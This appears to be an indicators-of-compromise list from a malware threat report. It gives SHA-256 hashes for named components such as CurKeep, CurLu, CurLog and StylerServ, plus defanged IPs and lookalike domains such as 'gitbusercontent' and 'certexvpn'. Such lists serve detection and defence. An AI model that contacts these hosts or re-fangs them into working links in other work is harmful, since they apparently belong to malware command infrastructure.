CurLog	409948cbbeaf051a41385d2e2bc32fc1e59789986852e608124b201d079e5c3c
CurKeep payload	462c85f6972da64af08f52a4c2f3a03bcd40fdf29b29b01631bff643cd9d906a
CurLu	4d52d40bc7599b784a86a000ff436527babc46c5de737e19ded265416b4977c6
CurKeep Archive	437cde10797b75ea92b1b68eb887972fe43b434db3ed67b756e01698cce69b4a
CurLog	c5d1ee44ec75fc31e1c11fbf7a70ed7ca8c782099abfde15ecaa1b1edaf180ac
CurLu	da2d9ed632576eca68a0c6d8d5afd383a1d811c369012f0d7fb52cd06da8c9b9
CurCore	451f87134438fa7e5735a865989072e7bab4858ca0b1e921224ed27dea0226b0

Filename	Sha256
CurLu	93e9237afaff14c6b9a24cf7275e9d66bc95af8a0cc93db2a68b47cbbca4c347
CurKeep	482d41c4a2e14ddc072087a1b96f6e34ffda2bfc85819e21f15c97220825e651
CurKeep Archive	877579185a72fbaf1afa78d3c50dbab187780d545d5375ba4c29147083176697
CurLog	c4f9bc7624509190e9e2a690daeff5ac9e944f094b51781734b83a364ae038d0
CurCore	d94ed414dbfb9bbcba42e3bf2db3b76eb8172b03133d1745d6abcde6f9edbaa7
Old Vietnam mscoree	732621aa53683c16edf3959dfe9d93de5359c431c130784b31d4a598fbbd80a9
CurLu	12a7b9fa57719109b7f5d081cbe032320a59a7d57eef2dcd2cd4fe2b909162dc
CurKeep	a54e0352653146371efd727ca00110577f8e750e92101462e246f99d435b6172
StylerServ	60030b970491bced72a56c9dde09a1d2260becfbf80a2b0d217a0b913e781c3a
CurKeep	36b4a846d6ed3461e36ed9f4c03fb4548397659ef0a46219695666266eba1652
Old Vietnam mscoree	b3fc497f94ac04abc4c9a6f23ab142fdc2387c520ce5c6fdae1b511793bc6ba2
CurKeep payload	caa9fdda2776f681ec294ffeded04723107cf754a2889c3fbb5bc7c743d897c1
CurLu	4baa4071a5eedbe0a8afa1059f7732e5cde0433dd0425e075721dd2cdec9d70d
CurKeep	d4bd89ff56b75fc617f83eb858b6dbce7b36376889b07fa0c2417322ca361c30
StylerServ configs	47de9bf5f60504c229fe9f727aa59ba5c34d173a23af70822541a9e485abe391
CurKeep Email	1428698cc8b31a2c0150065af7b615ef2374ea3438b0a82f2efcff306b43cee6
CurLog archive	2dfba1cbc0ac1793ffd591c88024fab598a3f6a91756a2ea79f84f1601a0f1ed
CurKeep payload	d33cbdbd6181deb0e8da9c9e6fb8795e98478d9608ab187e5b8809bed6b2e5c4
Old Vietnam	6f3de35c531993aa307729e2046ff7aa672f5058b7e0fc6557bbd4c500fb46e7
CurKeep	2ab1121c603b925548a823fa18193896cd24d186e08957393e6a34d697aed782
CurKeep payload	1934ac9067871a61958e3e96ea5daa227900b7683fce67a1bf1c24beff77d75a
CurLu	a8a026d9bda80cc9bdd778a6ea8c88edcb2d657dc481952913bbdb5f2bfc11c9
CurLog	778b2526965dc1c4bcc401d0ae92037122e7e7f2c41f042f95b59a7f0fe6f30e
CurLu	7418c4d96cb0fe41fc95c0a27d2364ac45eb749d7edbe0ab339ea954f86abf9e

IPs:

70[.]34[.]201[.]229
185[.]136[.]163[.]129
45[.]77[.]171[.]170
167[.]179[.]91[.]150
185[.]243[.]112[.]223
207[.]148[.]69[.]74
139[.]180[.]145[.]121
77[.]91[.]75[.]232
178[.]23[.]190[.]206
136[.]244[.]111[.]25
185[.]242[.]85[.]124
45[.]159[.]250[.]179
178[.]23[.]190[.]206
65[.]20[.]68[.]126

Domains:

ns01[.]nayatel[.]orinafz[.]com
eaq[.]machineaccountquota[.]com
qaq2[.]machineaccountquota[.]com
imap[.]774b884034c450b[.]com
admit[.]pkigoscorp[.]com
update[.]certexvpn[.]com
cyberguard[.]certexvpn[.]com
gist[.]gitbusercontent[.]com
git[.]gitbusercontent[.]com
raw[.]gitbusercontent[.]com
cert[.]qform3d[.]in
admit[.]pkigoscorp[.]com
sslvpn[.]pkigoscorp[.]com
cdn[.]pkigoscorp[.]com
idp[.]pkigoscorp[.]com
ad[.]fopingu[.]com
proxy[.]rtmcsync[.]com
pic[.]rtmcsync[.]com
backend[.]rtmcsync[.]com